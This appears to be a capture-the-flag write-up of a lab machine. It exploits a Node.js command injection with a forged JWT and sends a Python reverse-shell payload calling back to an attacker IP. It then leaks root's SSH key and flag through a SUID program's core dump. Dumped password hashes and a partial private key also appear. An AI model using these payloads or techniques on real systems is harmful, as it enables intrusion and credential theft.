
Information Gathering

1) Found open ports

```
(vigneswar@VigneswarPC)-[~]
$ sudo nmap 10.10.11.120 -p- -sV --min-rate 1000
Starting Nmap 7.94SVN (https://nmap.org) at 2024-05-17 08:24 IST
Nmap scan report for 10.10.11.120
Host is up (0.18s latency).
Not shown: 65532 closed tcp ports (reset)
PORT
         STATE SERVICE VERSION
22/tcp
                        OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
         open
               ssh
80/tcp
                         nginx 1.18.0 (Ubuntu)
         open
               http
3000/tcp open http
                        Node.js (Express middleware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 91.61 seconds
```

2) Checked the web ports




3) Found source code




Vulnerability Assessment

1) Found vulnerabilities in source code packages



2) Tried running locally




3) Found a command injection

```
router.get('/logs', verifytoken, (req, res) => {
    const file = req.query.file;
    const userinfo = { name: req.user }
    const name = userinfo.name.name;
    if (name == 'theadmin'){
        const getLogs = `git log --oneline ${file}`;
        exec(getLogs, (err , output) =>{
            if(err){
                res.status(500).send(err);
                return
            res.json(output);
        })
    else{
        res.json({
            role: {
                role: "you are normal user",
                desc: userinfo.name.name
```


4) Found a git branch with env

```
commit 67d8da7a0e53d8fadeb6b36396d86cdcd4f6ec78
Author: dasithsv <dasithsv@gmail.com>
Date: Fri Sep 3 11:30:17 2021 +0530

removed .env for security reasons
```



5) Forged a signature with the secret



6) Got admin access

```
(vigneswar@VigneswarPC)-[~]
$ curl 'http://10.10.11.120:3000/api/priv' -H 'auth-token: eyJhbGci0iJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJfaWQi0iI2NjQ2ZDQ00DJmMjJiZTA0NWIZNTUZNjciLCJuYW1lIjoidG
hlYWRtaW4iLCJlbWFpbCI6ImhhY2tlckBtYWlsLmNvbSIsImlhdCI6MTcxNTkxNzk0MX0.PJkQ-6jETaooZPLGzT8bZMr75v_0xntTljVkd9zx4yw'
{"creds":{"role":"admin","username":"theadmin","desc":"welcome back admin"}}
```

Exploitation

1) Got reverse shell using command injection

```
ivigneswar@VigneswarPC:~ X + v - - X
ivigneswar@VigneswarPC:~/I X + v - X
ivigneswarPC:~/I X + v - X
ivigneswarPC:~/I X + v - X
ivigneswarPC:~/I X + v - X
```

```
import requests

url = 'http://10.10.11.120:3000'
headers={'auth-
token':'eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJfaWQiOiI2NjQ2ZDQ00DJmMjJiZTA0N-
WIzNTUzNjciLCJuYW1lIjoidGhlYWRtaW4iLCJlbWFpbCI6ImhhY2tlckBtYWlsLmNvbSIsImlhdCI6
MTcxNTkxNzk0MX0.PJkQ-6jETaooZPLGzT8bZMr75v_0xntTljVkd9zx4yw'}

payload = "python3%20-
c%20'import%20os,pty,socket;s=socket.socket();s.connect((%2210.10.14.6%22,4444));%5Bos.dup2(s.fileno(),f)for%20f%20in(0,1,2)%5D;pty.spawn(%22/bin/bash%22)'"
res = requests.get(f'{url}/api/logs?file=hello||{payload}', headers=headers)
print(res.text)
```

Privilege Escalation

1) Found password hashes on mogodb database

```
dasith@secret:-/local-web$ cat .env

DB_CONNECT = 'mongodb://127.0.0.1:27017/auth-web'

TOKEN_SECRET = gtxe7tvoolETShuE87ycSPCEZeUMQp7gRpFuMkKjcM72CNQN4fMfbZEKx4i7YiWuNAkmuTcdEriCMm9vPAYkhpwPTiuVwVhvwE

dasith@secret:-/local-web$ mongo mongodb://127.0.0.1:27017/auth-web

MongoDB shell version v3 6.8

connecting to: mongodb://127.0.0.1:27017/auth-web

Implicit session: session { "id" : UUID("daa0a753-28ca-4b05-a6ad-a9eba4595bbe") }

MongoDB server version: 3.6.8

Server has startup warnings:
2024-08-17702:51:09.882+0000 I STORAGE [initandlisten]
2024-08-17702:51:09.882+0000 I STORAGE [initandlisten] ** WARNING: Using the XFS filesystem is strongly recommended with the WiredTiger storage engine
2024-08-17702:51:13.789+0000 I CONTROL [initandlisten] ** See http://dochub.mongodb.org/core/prodnotes-filesystem
2024-08-17702:51:13.789+0000 I CONTROL [initandlisten] ** WARNING: Access control is not enabled for the database.
2024-08-17702:51:13.799+0000 I CONTROL [initandlisten] ** Read and write access to data and configuration is unrestricted.
2024-08-17702:51:13.799+0000 I CONTROL [initandlisten] ** WARNING:
2024-08-17702:51:13.799+0000 I CONTROL [initandlisten] ** Read and write access to data and configuration is unrestricted.
2024-08-17702:51:13.799+0000 I CONTROL [initandlisten] ** Read and write access to data and configuration is unrestricted.
2024-08-17702:51:13.799+0000 I CONTROL [initandlisten] ** See http://dochub.mongodb.org/core/prodnotes-filesystem
2024-08-17702:51:13.799+0000 I CONTROL [initandlisten] ** WARNING: Access control is not enabled for the database.
2024-08-17702:51:13.799+0000 I CONTROL [initandlisten] ** See http://dochub.mongodb.org/core/prodnotes-filesystem
2024-08-17702:51:13.799+0000 I CONTROL [initandlisten] ** See http://dochub.mongodb.org/core/prodnotes-filesystem
2024-08-17702:51:13.799+0000 I CONTROL [initandlisten] ** See http://dochub.mongodb.org/core/prodnotes-filesystem
2024-08-17702:51:13.799+0000 I CONTROL [initandlisten] ** See http://dochub.mongodb.org/core/prodnotes-files
```


```
> show collections
users
> db.users.find()
{ ".id" : ObjectId("6131bf09c6c27d0b05c16691"), "name" : "theadmin", "email" : "admin@admins.com", "password" : "$2a$10$$J8vlQEJYL2J673Xte6BNeMmhHBioLSn6/wq
Mz2DKjxwQzkModUei", "date" : ISODate("2021-09-03T06:22:01.5812"), "__v" : 0 }
{ ".id" : ObjectId("6131bf07c6c27d0b05c16699"), "name" : "user222", "email" : "user@google.com", "password" : "$2a$10$$WmuQwihUQkzSrROYakQdI.5hdjo820LNxSfEYA
TaBoTa/QXJmEbDS", "date" : ISODate("2021-09-03T06:24:55.8322"), "__v" : 0 }
{ ".id" : ObjectId("6131d73387dee30378c66556"), "name" : "newuser", "email" : "root@dasith.works", "password" : "$2a$10$wnvh2al2ABafCszb9oWi/.YIXHX4RrTUiWAI
VUlv2Z80lkvmlIUQW", "date" : ISODate("2021-09-03T08:05:07.9912"), "__v" : 0 }
{ ".id" : ObjectId("613904ae8a27cb040c65de17"), "name" : "dasith", "email" : "dasiths2v2@gmail.com", "password" : "$2a$10$$S/GbYplkgIU40FdTDsr2SeOJreht3UgIA0
MdT7F50Et1By7ymzFB0", "date" : ISODate("2021-09-08T18:45:02.187Z"), "__v" : 0 }
{ ".id" : ObjectId("66464044482f22be045b355367"), "name" : "hacker", "email" : "hacker@mail.com", "password" : "$2a$10$UrLSJPGSSRyYOYiq1Id06.qHhJLX7544F3xJxr3
kcYAVGRv2jAIGO", "date" : ISODate("2024-05-17T03:51:36.775Z"), "__v" : 0 }
> |
```

```
 \begin{tabular}{ll} & \{ \be
```

```
\label{eq:continuous} $$2a\$10\$wnvh2al2ABafCszb9oWi/.YIXHX4RrTUiWAIVUIv2Z80lkvmIIUQW", "date" : ISODate("2021-09-03T08:05:07.991Z"), "__v" : 0 } $$ { "_id" : ObjectId("613904ae8a27cb040c65de17"), "name" : "dasith", "email" : "dasiths2v2@gmail.com", "password" : "$2a$10$S/GbYplKgIU4oFdTDsr2SeOJreht3UgIA0MdT7F50EtiBy7ymzFBO", "date" : ISODate("2021-09-08T18:45:02.187Z"), "__v" : 0 } $$ { "_id" : ObjectId("6646d4482f22be045b355367"), "name" : "hacker", "email" : "hacker@mail.com", "password" : "$2a$10$UrLSJPGSSRyYOYiq1Id06.qHhJLX7544F3xJxr3kcYAVGRv2jAIGO", "date" : ISODate("2024-05-17T03:51:36.775Z"), "__v" : 0 }
```

2) Found a suid bit file

```
dasith@secret:~$ cd /opt
dasith@secret:/opt$ ls
code.c count valgrind.log
dasith@secret:/opt$ ls -al
total 56
drwxr-xr-x
           2 root root
                         4096 Oct
                                      2021 .
drwxr-xr-x 20 root root
                         4096 Oct
                                   7
                                      2021 ...
                                     2021 code.c
-rw-r--r-- 1 root root
                        3736 Oct
                                   7 2021 .code.c.swp
-rw-r--r-- 1 root root 16384 Oct
                                   7
-rwsr-xr-x 1 root root 17824 Oct
                                      2021 count
                                   7 2021 valgrind.log
-rw-r--r-- 1 root root
                         4622 Oct
dasith@secret:/opt$
```



```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <dirent.h>
#include <sys/prctl.h>
#include <sys/types.h>
#include <sys/stat.h>
#include alinux/limits.h>

void dircount(const char *path, char *summary)
{
    DIR *dir;
    char fullpath[PATH_MAX];
    struct dirent *ent;
    struct stat fstat;
```

```
int tot = 0, regular files = 0, directories = 0, symlinks = 0;
    if((dir = opendir(path)) == NULL)
        printf("\nUnable to open directory.\n");
        exit(EXIT_FAILURE);
    while ((ent = readdir(dir)) != NULL)
        ++tot;
        strncpy(fullpath, path, PATH_MAX-NAME_MAX-1);
strcat(fullpath, "/");
        strncat(fullpath, ent->d_name, strlen(ent->d_name));
        if (!lstat(fullpath, &fstat))
        {
             if(S_ISDIR(fstat.st_mode))
                 printf("d");
                 ++directories;
            else if(S ISLNK(fstat.st mode))
                 printf("l");
                 ++symlinks;
             else if(S_ISREG(fstat.st_mode))
                 printf("-");
                 ++regular files;
             }
            else printf("?");
            printf((fstat.st_mode & S_IRUSR) ? "r"
            printf((fstat.st_mode & S_IWUSR)
printf((fstat.st_mode & S_IXUSR)
                                                  "w"
                                                  " X "
                                                ?
                                                  "r"
            printf((fstat.st_mode & S_IRGRP)
                                               ?
                                               ?
                                                  "w"
            printf((fstat.st_mode & S_IWGRP)
                                                  " X "
            printf((fstat.st_mode & S IXGRP) ?
                                                        "-");
            printf((fstat.st_mode & S_IROTH) ? "r"
            printf((fstat.st_mode & S_IWOTH) ? "w"
            printf((fstat.st_mode & S_IXOTH) ? "x"
        }
        else
            printf("????????");
        printf ("\t%s\n", ent->d_name);
    closedir(dir);
    snprintf(summary, 4096, "Total entries
                                                 = %d\nRegular files
                                                  = %d\n", tot, regular_files,
                         = %d\nSymbolic links
%d\nDirectories
directories, symlinks);
    printf("\n%s", summary);
}
void filecount(const char *path, char *summary)
{
    FILE *file;
    char ch;
    int characters, words, lines;
    file = fopen(path, "r");
    if (file == NULL)
```

```
{
        printf("\nUnable to open file.\n");
        printf("Please check if file exists and you have read privilege.\n");
        exit(EXIT_FAILURE);
    }
    characters = words = lines = 0;
    while ((ch = fgetc(file)) != EOF)
        characters++;
        if (ch == '\n' || ch == '\0')
        lines++;
if (ch == ' ' || ch == '\t' || ch == '\n' || ch == '\0')
            words++;
    }
    if (characters > 0)
        words++;
        lines++;
    }
    snprintf(summary, 256, "Total characters = %d\nTotal words = %d\nTotal
           = %d\n", characters, words, lines);
    printf("\n%s", summary);
}
int main()
{
    char path[100];
    int res;
    struct stat path s;
    char summary[4096];
    printf("Enter source file/directory name: ");
    scanf("%99s", path);
    getchar();
    stat(path, &path_s);
    if(S ISDIR(path s.st mode))
        dircount(path, summary);
    else
        filecount(path, summary);
    // drop privs to limit file write
    setuid(getuid());
    // Enable coredump generation
    prctl(PR_SET_DUMPABLE, 1);
    printf("Save results a file? [y/N]: ");
    res = getchar();
    if (res == 121 || res == 89) {
        printf("Path: ");
        scanf("%99s", path);
FILE *fp = fopen(path, "a");
        if (fp != NULL) {
            fputs(summary, fp);
            fclose(fp);
        } else {
            printf("Could not open %s for writing\n", path);
        }
    }
    return 0;
}
```

3) The program generates core dump files in case of a crash

```
dasith@secret:/opt$ cat /proc/sys/kernel/core_pattern
|/usr/share/apport/apport %p %s %c %d %P %E
dasith@secret:/opt$
```

Apport

Available languages: Italiano,

What is this all about?

Debugging program crashes without any automated tools has been pretty time consuming and hard for both developers and users. Many program crashes remain unreported or unfixed because:

- · Many crashes are not easily reproducible.
- End users do not know how to prepare a report that is really useful for developers, like building a
 package with debug symbols, operating gdb, etc.
- A considerable part of bug triage is spent with collecting relevant information about the crash itself, package versions, hardware architecture, operating system version, etc.
- There is no easy frontend which allow users to submit detailed problem reports.
- Existing solutions like bug-buddy or krash are specific to a particular desktop environment, are
 nontrivial to adapt to the needs of a distribution developer, do not work for crashes of background
 servers (like a database or an email server), and do not integrate well with existing debug
 packages that a distribution might provide.

```
dasith@secret:/opt$ cat /proc/sys/kernel/core_pattern
|/usr/share/apport/apport %p %s %c %d %P %E
dasith@secret:/opt$ ls /var/crash
_opt_count.0.crash _opt_countzz.0.crash
```

4) Generated core file with /root/root.txt

```
dasith@secret:/opt$ ls
code.c count
valgrind.log
dasith@secret:/opt$ ./count
Enter source file/directory name: /root/root.txt

Total characters = 33
Total words = 2
Total lines = 2
Save results a file? [y/N]: Segmentation fault (core dumped)
dasith@secret:/opt$
```

```
dasith@secret:/var/crash$ apport-unpack /var/crash/_opt_count.1000.crash ~/tmp
```

```
dasith@secret:~/tmp$ ls
Architecture DistroRelease ProblemType ProcEnviron Signal
CoreDump ExecutablePath ProcCmdline ProcMaps Uname
Date ExecutableTimestamp ProcCwd ProcStatus UserGroups
dasith@secret:~/tmp$
```

dasith@secret:~/tmp\$ gdb /opt/count CoreDump

5) Got flag

```
(vigneswar@VigneswarPC)-[~/files/local-web]
$ strings CoreDump | grep /root/root.txt -A 2
/root/root.txt
a21ec42cf49fe7395e515a4d8bfc69fb
aliases
---
/root/root.txt
Total characters = 33
Total words = 2
```

Alternatively

6) Loaded ssh key in memory and crashed the program

```
dasith@secret:/opt$ ./count
Enter source file/directory name: /root/.ssh/id_rsa

Total characters = 2602
Total words = 45
Total lines = 39
Save results a file? [y/N]: Segmentation fault (core dumped)
dasith@secret:/opt$ kill -s SIGSEGV $(pidof /opt/count)
dasith@secret:/opt$ |

dasith@secret:/opt$ |

dasith@secret:/opt$ |
```

```
dasith@secret:/opt$ ./count
Enter source file/directory name: /root/.ssh/id_rsa
Total characters = 2602
Total words
Total lines
                  = 39
Save results a file? [y/N]: Segmentation fault (core dumped)
dasith@secret:/opt$ apport-unpack /var/crash/_opt_count.1000.crash ~/tmp^C
dasith@secret:/opt$ mkdir ~/dump
dasith@secret:/opt$ ls /var/crash
_opt_count.0.crash _opt_count.1000.crash _opt_countzz.0.crash dasith@secret:/opt$ apport-unpack /var/crash/_opt_count.1000.crash ~/dump
dasith@secret:/opt$ cd ~/dump
dasith@secret:~/dump$ ls
Architecture DistroRelease
                                      ProcCmdline
                                                    ProcStatus
               ExecutablePath
                                      ProcCwd
CoreDump
                                                     Signal
CrashCounter ExecutableTimestamp
                                      ProcEnviron Uname
               ProblemType
                                      ProcMaps
                                                    UserGroups
Date
dasith@secret:~/dump$ strings CoreDump
```

```
Total lines
                 = 39
/root/.ssh/id_rsa
    -BEGIN OPENSSH PRIVATE KEY----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAOAAAYEAn6zLlm700GGZvtUCO3SNpR5vdDfxNzlfkUw4nMw/hFlpRPaKRbi3
KUZsBKygoOvzmhzWYcs413UDJqUMWs+o9OweqOviwQ1QJmVwzvqFjFNSxzXEVojmoCePw+
7wNrxitkPrmuViWPGQCotBDCZmn4WNbNT0kcsfA+b4xB+am6tyDthqjfPJngR0f0Z26lA1
xw00moCdyhvQ3azlbkZZ7EWeTtQ/EYcdYofa8/mbQ+am0b9YaqWGiBai69w0Hzf06lB8cx
8G+KbGPcN174a666dRwDFmbrd9nc9E2YGn5aUfMkvbaJoqdHRHGCN1rI78J7rPRaTC8aTu
BKexPVVXhB06+e1htu031rHMTHABt4+6K4wv7YvmXz3Ax4HIScfopVl7futnEaJPfHBdg2
5yXbi8lafKAGQHLZjD9vsyEi5wqoVOYalTXEXZwOrstp3Y93VKx4kGGBqovBKMtlRaic+Y
Tv0vTW3fis9d7aMqLpuuFMEHxTQPyor3+/aEHiLLAAAFiMxy1SzMctUsAAAAB3NzaC1yc2
EAAAGBAJ+sy5Zu0DhhmcrVAjt0jaUeb3Q38Tc5X5FMOJzMP4RZaUT2ikW4tylGbASsoKDr
85oc1mHLONd1AyalDFrPqPTsHqtL4sENUCZlcM76hYxTUsc1xFaI5qAnj8Pu8Da8YrZD65
rlYljxkAqLQQwmZp+FjWzU9JHLHwPm+MQfmpurcg7Yao3zyZ4ETn9GdupQNccNDpqAncob
0N2s5W5GWexFnk7UPxGHHWKH2vP5m0Pmpjm/WGqlhogWouvcNB8390pQfHMfBvimxj3Dde
+GuuunUcAxZm63fZ3PRNmBp+WlHzJL22iaKnR0Rxgjday0/Ce6z0WkwvGk7gSnsT1VV4QT
uvntYbbjt9axzExwAbePuiuML+2L5l89wMeByEnH6KVZe37rZxGiT3xwXYNucl24vJWnyg
BkBy2Yw/b7MhIucKqFTmGpU1xF2cDq7Lad2Pd1SseJBhgaqLwSjLZUWonPmE79L01t34rP
Xe2jKi6brhTBB8U0D8qK9/v2hB4iywAAAAMBAAEAAAGAGkWVDcBX1B8C7eOURXIM6DEUx3
t43cw71C1FV08n2D/Z2TXzVDtrL4hdt3srxq5r21yJTXfhd1nSVeZsHPjz5LCA71BCE997
44VnRTblCEyhXxOSpWZLA+jed691qJvgZfrQ5iB9yQKd344/+p7K3c5ckZ6MSvyvsrWrEq
Hcj2ZrEtQ62/ZTowM0Yy6V3EGsR373eyZUT++5su+CpF1A6GYgAPpdEiY4CIEv3lqgWFC3
4uJ/yrRHaVbIIaS0kuBi0h7Is562aoGp7/9Q3j/YUjKBtLvbvbNRxwM+sCWLasbK5xS7Vv
D569yMirw2xOibp3nHepmEJnYZKomzqmFsEvA1GbWiPdLCwsX7btbcp0tbjsD5dmAcU4nF
JZI1vtYUKoNrmkI5WtvCC8bBvA4BglXPSrrj1pGP9QPVdUVyOc6QKSbfomyef02HQqne6z
y0N8QdAZ3dDzXfBlVfuPpdP8yqUnrVnzpL8U/gc1ljKcSEx262jXKHAG3mTTNKtooZAAAA
wQDPMrdvvNWrmiF9CSfTnc5v3TQfEDFCUCmtCEpTIQHhIxpiv+mocHjaPiBRnuKRPDsf81
ainyiXYooPZqUT2lBDtIdJbid6G7oLoVbx4xDJ7h4+U70rpMb/tWRBuM51v9ZXAlVUz14o
Kt+Rx9peAx7dEfTHNvfdauGJL6k3QyGo+90nQDripDIUPvE0sac1tFLrfvJHYHsYiS7hLM
dFu1uEJvusaIbslVQqpAqgX5Ht75rd0BZytTC9Dx3b71YYSdoAAADBANMZ5ELPuRUDb0Gh
mXSlMvZVJEvlBISUVNM2YC+6hxh2Mc/0Szh0060qZv9ub3DXCDXMrwR5o6mdKv/kshpaD4
Ml+fjgTzm0o/kTaWpKWcHmSrlCiMi1YqWUM6k90Cfr7UTTd7/uqkiYfLdCJGoWkehGGxep
```

7) Got root access

(vigneswar@VigneswarPC)-[~/files/local-web] \$ ssh root@10.10.11.120 -i id_rsa The authenticity of host '10.10.11.120 (10.10.11.120)' can't be established. ED25519 key fingerprint is SHA256:TMkIYJ5kXqHFji0NCRdDDvYT114MA00sRgTr5/Xd/GM. This key is not known by any other names. Are you sure you want to continue connecting (yes/no/[fingerprint])? yes Warning: Permanently added '10.10.11.120' (ED25519) to the list of known hosts. Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-89-generic x86_64) * Documentation: https://help.ubuntu.com https://landscape.canonical.com * Management: * Support: https://ubuntu.com/advantage System information disabled due to load higher than 1.0 O updates can be applied immediately. The list of available updates is more than a week old. To check for new updates run: sudo apt update Last login: Tue Oct 26 15:13:55 2021

root@secret:~#